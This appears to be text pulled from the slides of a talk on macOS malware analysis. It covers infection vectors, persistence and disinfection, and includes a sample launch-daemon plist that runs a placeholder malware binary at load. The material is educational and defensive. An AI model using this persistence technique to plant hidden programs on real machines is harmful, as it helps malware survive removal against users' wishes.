
fake popups



pirated apps



infected websites



Pegasus Attack
› several iOS/macOS 0days

FOR EACH MALWARE; ANALYSIS


0x2: persistence

 [RSA 2015]
"Malware Persistence on OS X"


1 launch daemons & agents

```
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>com.malware.persist.plist</string>
  <key>ProgramArguments</key>
  <array>
    <string>/path/to/malware.bin</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
</dict>
</plist>
```

2 browser extensions & plugins




3 user login items




FOR EACH MALWARE; ANALYSIS

0x3: features/goals



FOR EACH MALWARE; ANALYSIS

0x4: disinfection



❌ kill (unload) process

❌ delete binary

❌ delete persistence






clean re-install (recovery os)



if **infected**; do a full
reinstall of the OS (and
change your passwords, etc.)

